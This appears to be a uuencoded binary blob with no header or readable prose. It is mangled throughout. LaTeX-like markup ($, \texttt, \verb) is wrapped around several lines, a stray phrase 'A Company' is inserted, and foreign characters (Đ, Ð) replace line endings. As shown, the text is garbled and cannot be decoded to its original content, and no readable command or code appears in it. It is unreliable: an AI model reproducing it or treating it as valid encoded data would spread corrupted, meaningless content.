M,1T^YE**2U,TQ2_GG\%AIZQ>L&.%/DIG&*2Y,P."'PT?Q5IP%8>`APBTSB**Đ MO#ZG75G]0X`K-O<].?V2NV[018\3*"Q5DCPU25=;_^>]9[\4H?2@BY/3]^:WĐ $\texttt{M,6HY=} \verb|\.6,804Q4,NYP+WC$HYQ'J'9I-X@SUM>P/Q)_YAE) + S'"CS/C-\#`SEÐ | A Company | A C$ $M@0Q()61'%(.]EH^?E-S=GRY&^:5*[\#R)J\#,'&IP*CJ^?QO_53D,WB5W&KZZD$ $M(L\&AK1\&^7*,@OIDH,.HG\$ISOB=E(=/F``Q=FQCP.UP\&=,Q/,W+^PX+.FP*BHD)$ MP=D>SBQ'3,<:(ID\.0L6<M=O\X:"(F-X2MLML;`%L!V>WHG]2?IO';LY"7@[Đ $\texttt{M!9G@L"}_29 + < \texttt{@KD} + \texttt{`T*4\#Z.\$LJVGEQ\# \ ?C2BXOR`NBPQ!?(R^PA + /I*>M$;N`D) }$ M/=H>77?UPC4S;-QYDU.:/D:`!EUR3"N3(0KV6;"QH6!;,(3P"].*>]OZ*K9RĐ $M'\SN)] + F6S@0Y(\]VG'P5@/<^0,E%'>D[V#R(K700+4`H*[)SDXNFUN+YJ6FÐ$ $\label{eq:mk-eq} \mbox{MK-@7E_XB^XJ-^7B39GZX\#/V\#"OS.@@K,/PX<ZZH+"O!1$]7)[LIP(JG3\M`!D) \mbox{MK-eq7E_XB^XJ-^7B39GZX#/V#"OS.@@K,/PX<ZZH+"O!1$]7)[LIP(JG3\M`!D) \mbox{MK-eq7E_XB^XJ-^7B39GZX#/V#"OS.@@K,/PX<ZZH+"O!1$]7)[LIP(JG3\M`!D) \mbox{MK-eq7E_XB^XJ-^7B39GZX#/V#"OS.@@K,/PX<ZZH+"O!1$]7)[LIP(JG3\M`!D) \mbox{MK-eq7E_XB^XJ-^7B39GZX#/V#"OS.@@K,/PX<ZZH+"O!1$]7)[LIP(JG3\M`!D) \mbox{MK-eq7E_XB^XJ-^7B39GZX#/V#"OS.@@K,/PX<ZZH+"O!1$]7)[LIP(JG3\M`!D) \mbox{MK-eq7E_XB^XJ-^7B39GZX#/V#"OS.@@K,/PX<ZZH+"O!1$]7)[LIP(JG3\M`!D) \mbox{MK-eq7E_XB^XJ-^7B39GZX#/V#"OS.@@K,/PX<ZZH+"O!1$]7)[LIP(JG3\M`!D) \mbox{MK-eq7E_XB^XJ-^7B39GZX#/V#"OS.@@K,/PX<ZZH+"O!1$]7]$ $M=E(OO/KYC%.]WDY02<C/^@](0+Q[JT9/*Q;I(]*KS<"YAKN@+Y2_Q;[#<WLBD=0.00])$ M]E&@BZOX&V!\$;V^K"]I/?\42"&N*A_],'H&<'=/N%6%%=BM"WO7#!.CFY2V5D M\$\$1P49Z:ATX(1#!.N;L5,ALEI-*?*=-B/YS!AH\4H6*E11U3.BE,3>6[G4SOĐ MH+O':0D2+2);S.8MF:I&-\$SFL=70J#:*-?-[/A;:Y.57QF9,9^%>.D6T+DSHD MXSBW#. `Q-#<W(\$5P^+K[A?`\X^:4GR)UF"BK3?5L3NLAXIP@,]L+20JAC#J"Đ MC!Y;\("KG=.>ZM.ZC!((@Z^&">F#KK^A%]&N.;YF"E<3?*<E:E7+\R-)?/4HD MB\$14#77F*GD'UZ363NX*589GW4`\W3T)<E2J`5;O#.&ICI#\[&!7>51M.'?&Đ MCBQR\$9"K*\`5QYK4FT[L,29X_64\:<@PF(AMR:<@+S[!2PI']@H5[#YOLMH)D MF^W?\$7)]K7F\$O/!AL,.Q^J1HR8KA>?MDBF&?=*RK[C1UY/3[9FM\BG_QEH,D M/*5[G4&';G0>P53[ECN/78A%N]`N/'@QH'(`AEN#*G#ZBQ"TNZ;]VGE9^S#LÐ M^CL,IX>Y"?7&XO]LF_2E(7R-//*#Z,LBF4!1]UMIZN%I.W2WFR[%'*;A]W^DÐ MAR;)HF_JC#T.0,C\:_YK:[20YFQ0A6Y(B3^/_7[_YH@3_[HF:=C&N-\8-7.3Đ M_2X'U^%4<(WH\$/F?N?0'09Q4?/QS*/*XULW2\C+UHS1R_HJ*9KV&\$3(_LB*1D M;CS*C^"U1W%'[;56Y1#7%0;I#_DR-!30*5ZX:VJ0'^NR?X4"IP,273H')2L/Đ M&VL"IF"K--)X6#@AZC-7'_K6V]_8?!%V1/(VOCNY.NQ=G#(5>X]()_@N(8YLD M#19\Z2ESS`ZO*%OCB\1"<Q*W%4">G**D\S/.I]H,AGDDHT./C:,H>Z5^<)0FD MF]?6?]ZZ@?/8T6Z+(3E1X==KD'C_66KP%T#^F]E!#'.*M!NMBT]K;Z8-YG;5Đ M)#I]C=_8;OK2DB.\%857@G#L.;K#*FG&.5Z-;2#\$9^+@D#=+&[HC5\584;[>Đ MC,@L_0380M8O!&)'P<B5+"A\JV6DGYH]DU@AEF3^W98JBH/E_:'(P0]"#[BĐ MT?1WV5'Y'.B,)0ZQ/\$?2XV/1HLDU4"_`>KE;16R@,*YT_[QI4H&?IH,F20!ZĐ MUV608"N;E:*C&DT-BMOP3S+<TRV+-Z-UJ:[HUV3S%TL[0AJ1`N?2C5<+EK#/D

 $M < ^6^0 > IGEL, ^C%17H? \Z99J T/#JZ]4=^%; HL0_Q4@@*?U!'H2!_9YM"3]D$ M/G.@*HG_+3[CK&U6WR?C87-?7QJ/=M[[Q@5PNJ?T_9!9CV!>HP.KTB.9<.KWD M(&5+[#ML'QK[[J<-,T3[AT,S81JSEIL>6M-30JK(F_M"X4<+K5I3_^'TE2+#Đ M), K`X>3JSRJE#08?I0E;GV!R6\LGWMRBUM?C%W;Z%U--)ZWW6_XD#Y\7%(T:Ð MQ0\$W#SMK];()"<1FA_R#(KH-RBX8J=A5WX/H80%\\LN;KYZSGF]);N]7GYGUÐ MGR: 2XDDIKW#T'ZANN[*>RN2O/%:](M/M.MF#\$.0`70(KC&!\F3^<ENIB,^`?Đ MM#JT)UXG .,5"B7-2'H .:?.\$%JX; + 9SHLAWZIU/"+&+P7<@RSVYAT]4J6Đ M.K%E?E5Y]@0F.#2N33GER.!"/A)>(%DR7X3"RFTEFJ)12J&#\$2[TUHAR&1U`Đ MOSX!Y*ME^@K]X?\8%`-N\A=)OC+T;E&R`]8H:VE)TW7!!&:KD,PHLW+07>8'Ð M#7=24); \$]M?F<@/41'59"W%DR(,()D+RN<@&AK/[SS,ON+=TI'_-M_(D7I-ED)] M^H^2#D?TP*I7LBJWM[UU:28W>#=_&>.R30C%7!IQ\$#O:^X<9CMH0-W]\<76"D $MW2L']*(+R<\#=+2:NR\setminus[<Y\setminus YZ19']JJ1H$#HX1Q#R$!0!1(3&K$B0BV;G1:(WAD)]$ M]>"^8\J5)*9SYA%^\TZ/=\$:Y#H1\$=[-EMPV6+=>V9AGF#^XB1D4?*RQQ=\$_=Ð M4[AM(],]CG6FJ[\O-SGOB_3D-7AVFH0LR"2>2OB%K?R-Z&,Y##\$]OQJXY*RTÐ $\label{eq:mz?"GA5?.Z;LH&).,T37$G==9.4>Y_1V\P@)'[/;$$\&`,U>]Q(RX8I,ZSW-?_&D).$ MBTAD86"Q>)^%?:JIJW/!Q=YI9]AE)Z5"VY?"YGQMN_+@[K"C=RV*MX!N&6H,Đ MZQ\7GPA;Y-UIT?.^Z2K]?7S27UR862*IT`][_QNO,ZC;VJF+0KU[V(XBZ/(CĐ M6V=\$IHSI*V7?71DI7AG"D0Q^#63RS.`^X:>;#=D_,35D"%?S8][JUS1<VQ+8D M2P?!&.E^281MP#*F\$&(,=CS*(0KE1@2`XOUQ\[=6]SV3*E,8?>-3:I8%"OUVĐ MG,'>V,J*P%V1CC3]6?ID`><^_[W5UJ":+"UD+"VUP))_/E&A?ZPWXK;>C8FMĐ MZ'JC>.L)[A!L_7`WVU:1'2IWO:PQ(RJ\`JNXV\$Q;?0C*G%S`[Z1X.]!_H:+TĐ M\[5S<,C!U!8)`1PO:Z[&?*\$03";ZA_[4:@BKR=/M&%@R,L);*^+`2A.U\33#D MO?0,MRO"ZPO1ACV#>ME7%D&,\H=(_V0EO9.F>^+IJ!<4601E'E0\%6,\$V0K=Đ ME\M>"AU9*"FK1#@\$I#LDW'&#<2HM9C9]%!0FG4BH"%.Z(AYK"6@4VN+_[SKIÐ MH><[<R#R>@>9&+-Y)>J:H[0)6BB)%CK5PCN._OL8<%[[MX^,50%Y(;^6:]POD MJ&OM; >^OC]R^7@\$4Z(QOS8\,B:RU%R0]R17OTW8<URUWKHNS_O&Y?(O]?N3WD M(HS+D4VQYB6MFWWB%1\$SRTG^>\$*C"RX50Q9#\$]F<,CR:GYG/IG.)WWR3A7%,D MUG\6N(I7U?\XK2QU(D/*8:>:'8QSO==ABS1;_UEJ!#'2<=RRE%6+Q=%KU-\$>Đ MV0K=R@JQ.OYLI>>S=Q#_Q'W*9E*0GA%4@<UJI<5]?\K(O>'MCFKITOA812OQĐ M;\$G<=<L]49?,Y6USOJ31L_E9NZ%2;?1^J#MW?9W65%(@/[Y&EZ/J%6.;)B)UÐ MC&C<IS^O":(1P[B_;S,T_.EDZ;_VL4MHN6YQ+;+\$\S&CU>G/>*?!P^&W"?>:Đ M;\$Z@+QQO,D;J0.5VLY`E=B?CG-\$9CL;7*,_\/X,?^]K;=_7A&U.L*><[MFCD $\label{eq:mk} $$MK>\got/s:3y:X2/8(+DEM<UI4I"\#Q"EKFFPB"+OK3'5\#]P2TPR%W\6,E(S2D)$$$ MIDO.LX+G%1>C";8^!\UV%QNVQLS*@N^,/W)3>W,K0=XC;@]01`D4R'9=Q:!1Đ $\label{eq:mass} $$M^*: [G1G=\#BAYY[R\#A]8PMSTXC"CU.GJ>^1/$S[9>U2X\X;2>!MZ-/NX2223&D]$$ MR8J;D)%=M.P(HN8M(YQ/@[W5`)<Y.`./TI=/+U=PX+E.:132+B*.H-^66JPTĐ MA*8_%G`/)+4]4)6'FK\-,"PY(H69_U*FQH@\@E_5J;-:[;8LE6=^6M?@3!)_D M+W`C=-V(.+VX/^;S5.UY%@LF[P"\$,&IQZ*_X/,'%_V[<3BW=ZM5_5D2&JF;"D MY'GO#[E](>5)#-ZG%)3`1RP!J!`5B82*%SU;2\$>MY8P(W9`:R:\$%];V,UE;>Đ M%"T<&S1?.AFZCF4V*\$,CJ.H<_0A<`63'FL-C417W"WEMLRM%KY*N+3_PK#=Đ $\texttt{MI[7^\&E\#0BJ.BJ,H\#MP5Z4!AS$VYRQ;><<[T34*\$^K\&CI=8<K2TLCLX@:=<RMD]}$ $MXXO: -: 79Z[!MZA, 2<^@Q<; S4/:Q5]GW*%`AP; 4Y=?6/G&.]3LEY[A6!LH5OÐ]$ M:3"Z8\$#15=?KBA0\U1]4(%F+N/JVZD`]&L`KD+=Y%DY?Z7CVD,J00'P]_+;TĐ MBL\Z!,UT+^V_\\$102X<W7/I6E[7WIJ!6:K;ZDW4[5W/\\$90MP5Z5F:I\\$QQLR5K\D MS,L.WK1)WL\$_H>P0=>Y#JS+G+9.)985+"J0-\$K7+L72HL+]-B]73['/0QS;?Đ MN-YT<E-<9CG#WZA-P0R_%00P`*X,(KE.'0"A8ZY!1R]^0SV\$C8\$;4<SXCIIZĐ $\label{eq:market} $$M\7G4\$?P-E6V[GSK)V"*!L3P:I"NF:-0^$M_VM3+@Z@KMNQRT\M,WLG(UV@\D)$$$ MA.]_;E1C@Z2OV8=<);@B`'I)/TAOCZ];DQK<XEJ*X.WS7W4(N'_JW^RU"EEKÐ MNYNV[:<1AFE10LNW=`-7>;V+(3TSL5G%=I51(DP<SX.;!WU[[38Y;RN%NR!1D M]?PT1*IP>L&EQ((9U5EY9,6-F76F:^NUZ.YPML/RI;64(J%HG;/X2Y?:.RU[Đ MM!5YQ#\P9SC=0\UR@^VR@J]Z:,8#529PI\$C']0YW>V:[)FZ1P@]KJ%6KWO<6D M#KP@].47: :WAZF:XH<.R9.R+E1A0L!WDECV,0',O- SYRECGI++<UJ,?W#:Đ M;@*/Y5"K),*P?10<"P0.M,9B_[9,`(V8#"4.C'"OEA\$!!VZ+;ZA95B-^?TR@Đ M%-M3#\$19<1R#[@M*=H;PTO)HS@E36NW6PA+KTYE6[X]=M\IFH2*"T8H>:\7GD M)1IOV2W/OL51==1R*1*O3TK\$8W`R3BC2N6/^2`)*##)+=ET1T1NB[KWLF<QMD MSZO"`W"KS\0]ZQ=9SWX@?[50\0/-H^X\$G9Q9[&76E-DV+6>2;L./N.X-K15'D M=27QV[UC0E7K'ZY7/\$@^V\$JH"#KE[8J<5E%`&KACKWS>K7B>Q#QUJ/!>_C\$YĐ $M-5[\$,=8.\$D^{-},C<N\$D^W7S]HB).XYL5;9J/U\$<ZKLZ3VI^{6B/G},5\&>A&QZÐ$ M\!AGHNZ"]\$S'_B4)/@\;65,\$\$88%4D3V1;J@/6XLAM@JXWR6IEW\$<^&V>WWWD M+LLQT=\$*,=\$P=J>?[XAA8Z'<E6W\$[IOH"J\:[-;\T,#AL>7T)`R<C=GX.\L#D

M^0[_@6E:^G?F]Y]O6^;+M=`T=.-_;R/<JORYS<_4^OR[EH\'X&:T6GC;'JV/Ð MM:KG?>LSM/KTQ-*#S%D[Q;4>UIV,-;CFS`%F*#7U_S+9R5=9*YHB^7_BMT;BD MI)NP?44'&3@6?0<FRHKA4LU2N`U4Y-M<.!R*><TI%IDY1='0%>W+!O+Y[EH!Đ M&7)GV<[K?=Y>3RVGWZ]^:D6+4,ZXH:Y#I:,4"-5W!4V+?:5_L>+@SFX)!,<:Đ $M(.U)Z7RPTS = .\% YA9_+ Z7C*77$[8/*;(H(P(I#XG'C@GGH,2-#%[7->;3G]D))$ M>F>+Q:<85`X1%"!990KF6>RPC#W<L.9V<PXLB=R+F/TL1<;`:'Y40)C?X#(3D MZZFCXLIF=[ED^%24U;5H!A]AS\$-UX:\$5^48N5#&*O%2VOY?-RN;V',NA)T%8Đ M98+!2IJZ@)A-.B#1K1OWM2D6[OOC\$D\$(P;:=?K.WO^=;8J#^XWY2\$`)+Z80TĐ M*:,R;53VGSI(7-M9Q-`6HG[#%YF:TV_,E&":5TX7!U)"E2]`G"#P!EP2Y7GYĐ M]KQ\J`V..086![25,Z8?H(KLEYP3K%H,0A1\OAW3<`B5D92A']<)\$R?B!MD%D M<B\$5]WW*VD='C34L8Y96HK+1?SI/@O&HDY&ZFQ+PSX@^(+WMFN.;-/*4D>P,D MZL3>]!GR@4H\G5VW#8#0XBFOXYVZ:Z=?Z^N1-6_]W=L*.'U0/>N&R`">[ZK'Đ $M"_!2_V3=UN,"\\!VBWIN8>I>`08_2>/CO".8$K^/-2H>'0WJO+)D_!P00V[7[D]$ $MDCX_{\$?.R[\$+,;MN>3H/3E)=/:?KUSV+69)/VWR`,CYA,.GA`9'M>+*1$X[N5Đ]$ M[X5"UY_</U'&NI^--VS:=\<D\$(%;SC\B_?H`J_!XOA=^I7)!NSL'++\$,?UVWĐ M9-Y]<D?@P^3SV*93@WH];P89]K.DE2D]:6<O)4:XO(MF/+P!10:>9!M_EA%`D MU"*=?`SB;E%<.8NL'[`\$7(`2'GM8A*QY3G"OZ\4?NY_AA&^R,4PI;Y/1LH[&Đ $M/@_H8URT]$A?"O]_;$N4V(\\'.[27H6NC.O;:+-WV"G8Y$95>@+3O1K^T@W\D$ M`4NZ)C+O3Q3GX':RG@%4H]Z7<5E[)^K?^ATJ`F37LP>YLY8FN28+'T]OSC_IĐ M>Z0/NOG_`T=S-N_<A"&ZT609TG88Z]IQU]@K!`L=D-_LH9D]6']DI>F1@^FKÐ M?A $< SE-&0"8'3[): X^UP5Z'KLB)(]"/8/:VQ,M(DT&K."""5]-30C \7JK_*D$ $MQ!H]^{.}:WS'^{.}\#A\#+N)B9?_{(!+7+18L\#[Z?FX6=+*;-[?TL_C+QAV4QHR)<!D)}$ $\texttt{M$24[\$7):<6=1@0*NJG`LC9-BC\$.\$V>T3\2?NK4_(`JHV`6M:Z]TBD\:!.6fD}$ $\texttt{M;UVS\$?MUD]} 67^{;+1} \texttt{BJ\#IQS} (: \texttt{W"Q3G6}: \texttt{"3NZ\$0}_..1 \texttt{QJ4S8} (\texttt{P;?\$CNO>YW@6QD})$ M^+6G2UVL*<`V2/3("K/LJ4N0*_"N,*J_>[30\$HB0E;'EJ'TH*VI79=MTX;_-Ð M*^Q(VQ<-0!F=T%5*%,_\<FHRL.E_@-\!3WZ"6+7!0]HHCX`,DL#[\2X*4E(FD $M(,,M--CJM(>QZ0[2%'2])K1+H[]^EIT.];P^47PTJ#Q8K0Y&+.^0$[&O5%+D]$ MOM+;>W%QY</&]@/3IV51FCV\$!.H6:7J'W(D%2:2)!,:CI</VKX+H:O"WE[9%D MWY[NZML&`*>TS4?Z]0.=MXBBM62TU\$!WN-/1#E&,RM8*R1+3T>C0[PV\Y\$KOĐ M\$T)#50(I;PY149BWN8%/I7=WDHW;.\+J20/.I(>:Q:<^S]?7YX>8616&Z92WD MQ!Y6C74QAHE+NQ9]EH^KSX]JWH\'J^;]-%T4*<U^?\$;\$@.Z(68J!OD<2T"ZZĐ M515Q"\$9@.\$M!>!VJL,ZXWX<`ZW.!2?S"O3\T`]@_1>B?#=;IN/,8G;GI;;W_D M>)TD)F7=LLT'Z.*[+MDGJ3N7E9?'9CWMRF; \R2?-)\(N:T]*H3PQ_ITPV9TD MG@, ?OV_NYF; E#<#.W?>=DO91X?#O_:KOS.H<; \^WS.400S\$) ^0YOBP(8G2K*D MWABB/88[VSDZAW7\\?F?G(YQ4C11[\$9<!*5",0EZ!4&1Q=>K!V]UW!(FO1M.Đ $\texttt{M.Y4LG} \\ \texttt{"E8"C@N2XX5;WR9UT,E@C]P\&<-7)(W1H8=H+/_TQ]$//P+J7U#+V5]D \\ \texttt{D} \\ \texttt{D}$ $\label{eq:mmah.inuer.=-B3[Q$T,:!BGU]=8Z<Q,?4^>+M<@'+;\>'5%>8<?*5T?3A1`D$ MWJ#?E"CXV'S]G!RSNY<310#Y1'(JC`%;<!5]*NB!;X(9)7]6>JYL''(O=4V)Đ MO3ADL]+>9W=.X>LP)A*!,:G@C*:%[[=SP:M1M,TX/[B_)%,U?,Q,NT^AP9_=Đ MVR22[N?LF@^8CHNX3"UC,Y:1+-.N_=X03LTR\\'/=W@54?^&7&'SMO5"60LUÐ $\label{eq:matching} \verb|MJYAP@SZV*:N1U(ASIP`(JRW6F(Q?1S_U&ZDO9>=Y=._'NF0\#[X^:HSPO\#OOGD]|)| | ASIP`(JRW6F(Q?1S_U&ZDO9>=Y=._'NF0\#[X^:HSPO\#OOGD]|)| | ASIP`(JRW6F(Q?1S_U&ZDO9>=Y=._'NF0\#[X^:HSPOM[X$ MWAU:SE9,_A:/8%!8%TU!>GRUB7P`-PY!7XL'@Z89T"5=6SW/Y'"&9M%2M?3TD M&'P:;NNKOO=\'V'J(51\$%7Z@%6C5E/D<?\7!%CJ[+6F:0!8>GT06@XC-B&O*D M(4.8Z30AXW"][#ITW?;LM1QE;7BO-;+3L!\$IYK9B?4IXYSOH/:5\::Q=D1VSĐ $MY/U\setminus OVJI2;G\setminus +*K(T01C71436;D==277[V[^TP.3;+P^YH\setminus A%0;/'HE,W)T[D]]$ M1'M&P,ZC?)Y4CZ\$[OL4=?_K5O@VD\SJB)]8GT7-#R%C[O=?,8D7AB)Q^_*U"Đ MR>:ZXMF(K,:4LG/X<N_@PNFQS:JAMO+[A_VD-LGD/P/FL^R<\N?GMH_UA`@LĐ M7" CZ!NW%<\+\$E^F_C%WQP1Q-E26)OH@FKS\5*D#]JS;=)#ZXW82]R#YY2SBD M6L)5^UM4) TG)-91:/O11P\$%B?>(O<BYRU:H8D8R#EK)C/=9;1E.\$^PUVMO7Đ MX(=LZKG[(?VGT(\98*F*!O^M_5)PHH4"^V8VG'N\$BMLF46"KE[CWU87E%U+FÐ M'ZX;7J0P8C%82*WL*60*D]`]HUK.[]A-O->]K877>(Y^7A=IJ_+TF4&#>6H)Đ $M:GQS'B*4?$><\W0#4?^S-:B^[\UI)-Q\0F"Y['UX&/H"58T^QP"+%11V("J2D)]$ M=617H>.8,Y%9\$^RW+6&**F3A:CF(KO!K3#:V 566UW^O\1/3MUWU713MZ'/ZĐ M=01%=K=\:35Z)&'XS\$*XD>-EI0H<.9HH90;;SWY@,ED(W<7,^BK2T8%13R^EĐ M!N[8R(CT9PKP,']X7^PJA#[R2O#\$0M;<\-'RMLJ-F&\):?VU0J#0'X3[2L'-Ð M[VYED@M4,=Y(U4C9D9>1DM/2/&GI%U?<`PSZ[J:Q&P0#U_9"I58#GBE+FCTOĐ $MG*K/.1\&&<=DEN;*L&B:_2R(3DS-_L7)/A]!D&E&^8T!Y`=XQ#=3/7$'NX=)/D$ $MX=\&:THI<[>GROG,&4I];PF\setminus[7O3TY]O#]UG1;<^/ZK#1M<;&*'2]7L*JK8=,D$ $\label{eq:mr@F+0NB7} \verb| X6898IQ<; 2!J_P-SMOY9*F\#'S3"M] * \&000@] \#.!I4Q865Q"4?5OD + &000@] \#. \\$ MD<RX<'-A^/(_HDD)72C\[]@J`EQ_'RVLZ#RYA"T]]+69:[/2?R@5KUHGN?:YĐ

M'1J;^BWD71#.XCX@%]^^?J"S>I=(7=AV/LB`Q0V(NRUB;CD53;AG\;D-"Q(]Ð MUZO_MBC,H)[5]X%NOVM>#V780-F(TB`_'.4_F?("G(5JT(K=G7:A,A1+8D1FD MI(LIEF5U,!SL*?F\$#OMQ+[%G/B\$A#PFL_^Q:\YM#[JQZKV!&7(>OU6C\$^[-%D M6\$Y]&7,-.5!`KX_0(YPZV*R?HDM+1V?1[JBP*&FE3_A)>:1P>GR:08GO'-[]D M1;;R,C4RBK#/K+_M;+I<\$>@'+YF.Q1;^2'_HY6XE:VMX2G*8RPXF7WMVG++<Đ MSVP^GMJX%O&NB%/D4Y:AQW<ZI%GO%#))WB0+)BS+_GG[8`\:]AVZFO3MC+@SD $M/(X>'IB>\:4/P9WJ(:B/()""8T$NYL+R.*#*;&Z 46V@B?W'I+<A.MZWC$Đ$ M@E9!1SHK5'Q;;SJ6B3`O1):FO6`\/Y'?_PA[#7,38W5HO#P_(<V[^-3_R'S4Đ M-L3\G%AW`3T1@KN[1*(*B&C9N\$[GD'Z8X#')BMBL0P2X4ZH9KC?5S^854@C_D M_I]R'NQHI%0FZ(@U29JXP1\H5?WMUM#IS=[G#%DMH_K<=-T9C%FM78H9+C37Ð M4(F>42]X#@>RN;_U&?LRKO-/-^\$O9^3MP827^VS!D=\$<F7L17WG1==_-]KG8Đ $M\&@1VB=A1\#\;]2!L/\#2.-3;X/R^S=5,\]RU\QDE\$D\$/J9C9,D,1*S^D<O/W94D$ M*D0C46+2XH[!*QDX_FT9?Z4_PM(=481R;P9N!T_!,>2@,F*;J-?E-X4U.Z%,D M,F\$;P;5HD-8Y`*^EYZ/V7-2H0/CP^F/%6TNO)U/4T`(E6Y6<B&O9NH0#VW/RĐ M6R&^O-.T^6&TP7,_2MHY^PS,2P\$C(UM^](\)_[!N218'8,HLYFN:VVXTWEC:Đ MY66]CZ\$FO\VZ-"IT0_).[P<A?4)X?H\$7!,KMD1!Q&X&D'AOO4_\3-=/J>AR\$Đ MQ2\JZ)2`N!VJ23,KTN6S&R*QU3E):IY"),F?9PVH7KO0\$IZ62-_B>XK,^"/+Đ MUS*7+V+S(5/?]HMBU<E0#VFKD-V3U"F^QZF>\W34)=R@W6D''\$76M!+,=E`BĐ M)QH,X<+G!513MN^&&!.,.?;BF>T>"-='PQ^WWI^(\$I=PDX*G\OMK:X7II3*IĐ MP.ZP@RW[:-WZU2>E%';7NDNQ;'-:UK99!OW;CVI_\$A-=!!*,J?J1SXN50`C?Ð M?Y+N.*KL;[/<!-,.C'WK]XXNRDO_AF/+=6D6HY&-!EM&E#I)>"V@T+*U8D?PÐ MY)O[AY8-%.'#SR9>3-?O[V&REX@T;[=3*#R&Z7.&FR7T.+P\$#\HTOC^KD`C=Đ M=%RLI<R\RN\$`;WZ"!29PM3T>V5JTQ;2L7Q,*C'ENAYP?FF65N3<5\8/=1RSCÐ ME\J*BKI/CNZ(0A3Q\Y>RXE#&^DK2D=Y2*4MV)1"L3A-\E4O;X3R>Y_Z_V<`_Ð M,5]+BOU.+/NA)]*<#7V'56,(GDC,2?+28I[+K+\$O)Q2P?H]-E9,!1'6U2#OUĐ M"/O^*T.T.9T%%!N1T\$6I**Y'_\^50E%]_QADXS4YEP\23FI]DEY;2+'<_X+DĐ M3.O^K??KEP+N-RG=+3J7`>2^/;#B[3.C5@L8/N+.^DD+JCV37#W;AB'NN72GD $M_{\sim} C82'O;_{R[;*`KH]B6'\&4=]I$5/;[XS"!T=P=8"13P$;I#@YT&B.*>:7+D$ MK<R>D[*MA`QN=FJ)Y9NV>-4C!I\2\FX8"B-E]ZZ5F(T?@7WVCH8:TR1QN9J0Đ $M+U:4EH\&I5!VC;8,G:WP$Y?@?@_Y&XY1+=P<,9#)T/@Q;O\VJ[U[Y^:24KX3$D]$ M"-U1Y\$P52<4D>@";N]JY?070.E%ONOBM@-.KFK!7,>80RBR!Q+0MX@TS#!U*Đ M7&G1Z.XUV+!Y19<[H8A9ISU%BQNR*ND%-3E";Z3PBVI"`]RX1NMKM`.M7B]TĐ $\label{eq:mt3a-@yc*c7y4]D5+A?,V[,)R\;83MHR]B]!*!Z/'HKNS0KM'41&V/1+>&:6]D M59X#5P3OFTK7"[-1W42IH9?E4"-(7;17S^D"@M^NK\NUDA:F.U2!ZK"2GU_/Đ M"IQU8_[1<GDM,(P-!^:OX:5ECO)-(]6:%^B25:Z*IY*/J]-B?50'TH^)41>TĐ $\texttt{M'YU-[} \underline{ \quad } \texttt{X^N?@H6+EB5A=-FV;=NV;=NV;=NV;=NV;=NVG1G='X\3_/I_\&D = \texttt{NVG1G='X^N?@H6+EB5A=-FV;=NV;=NV;=NV;=NV;=NVG1G='X$$$ MB)\$SLZHRJW4/:3B1A:B-Y9!F)_F&C%.*.*Y?,Y3H5U;4S!\)'6Y+V^Z#>TCPĐ MS'I5%BGG^Z:4GE>XMR4K\$=\.P=8,B6>YF.5(AL9F`\$/1:A)@>1390^X5?]OFD M@VE#;3C][GMW;G`^39GF&\$M8\$:1AP9<"S@`4J8,>^9Y6_Y>#IP\O>'PW.CQ2Đ MA[M>CNP[WG>Z!X>;B>I'XW^;V6^"6#@U!KT03W@MK&[&+J0X`*3'[^'U^/-UĐ MPG?J1\$M0,E)85G%@1,XKVG-=U[4:7J(KU)T8!2!&K1E:`^-)Z3EZW69-M^KZĐ M7\$T!'<+^'S[L!F`(!AL]]<-+!9&Y0'CE#KX3K2PYTDO(TAZI?"X'!]PY;S#.Đ M) #X'9E5(>T-5_`]V2?J^ZO+41&.2BG.'D"?8LVNI1R?,-^78"HI36&)^`3F!Đ $\texttt{M} \# \texttt{YR} > \texttt{YJ} (\texttt{B4} <= \$"\&, \Z = , 6\$\texttt{T}; \texttt{ANNU4}\$\texttt{V} / \texttt{7PQ'} - 2\texttt{EA}; \texttt{^G}\$\&\&8 < \#\texttt{H}^@58 < (\texttt{J}, 5\texttt{^D})$ M@OL6`Z,)8\LY:AEC\$7GZ4[W^N[ZO5.Y]>___?X3M4X\$<(8(FHO9T8J'CNAJFYĐ MI&,.L`,OPDPLD&!VA&1'K5(!*#4@0,KOTUELUL"N4'@G_5-@XR5&J"DY(@43D MTDSJR%BU@0P80*\$DB45C5D=`"%8D300I2>2`L6/;-)H4;P2)ICB0J*^&XIGLĐ MF/[&&YMV2D\$&K@056L+=#(A:0#P!F^\$83&8AH46>#)F6[#P*DO[_RJX#?;[MD M_HV5\$^[0\$A)29",.IRH,*/OR]6@2=YINT\&4H.WXLESE][D%810P+7JT%3!7D $\label{eq:mydp} $$ MYDP] MX4"D,] + O*$ $$ U:G= '/Y= 6H3 J8>R K"Q; A4VV@B+9?=5K0:?"[X&9D] $$ A4VV@B+9?=5K0:"[X&9D] $$ A4VV@B+9VV"[X&9D] $$ A4VV"[X&9D] $$ A4VV"[X&9D] $$ A4VV"[X&9D] $$ A$ MW,5>I:X\$PU.W]SBR5LQ\[#<]?1:;`%D".T8<QJM,L1\$&G-'"^]@4NK!-R@A4Đ $M("'K48.G$ME/-WR<KI+6>@$QJH;*'=E=\BA.-(-\M,AH)31)@GRK<6%W//J@Đ$ M%4GS%<>)N/@/EE-Y7BKG5YT9_/4^E]*G_OV^OB%D=0(!MUAE/"]3(46:%Y*FD MG>VY01`JZ(8Z:H)Y5L*G/>M%MA]C3(DQ17DT T5\$>OE:5CX(9&#]AX=8!@*<Đ MRT4(PZT*<0(Z%B1NG/#5E#E^.XX#/:W#('?BG+M0GSR87'!Z-]IZ(>W][X48Đ $M48,*DVFGBYJ:V5@P[DCJ4S-30>PM7WJ^H]$LL4/#8V3=;K/6K?R6X)6&A_(Ð)$ M[N!71-ODQ)[R6:_KQG&\ZK-B=KYHKL4R"E18PJ3_J4A'(@4F]F#Y""831>,QĐ MRB(.?8/V&(MB.LO7B=0[U7Y"B:6A'TV;,;`_@L4\)!HU<#[272-RLEB]VVK\$Đ MJO*POF=Y=F7@5P*+G&'RSY94H"\.A/%TY\$DEZ*+SCGS-V>)U>Z5Z6]EJ],.]D M-UAB`8YX8T"!KA+_LM]8'C\$='A:["T5]6%E8#C->O/BMQ[UY.Z)0(WZ)Z(>_Đ

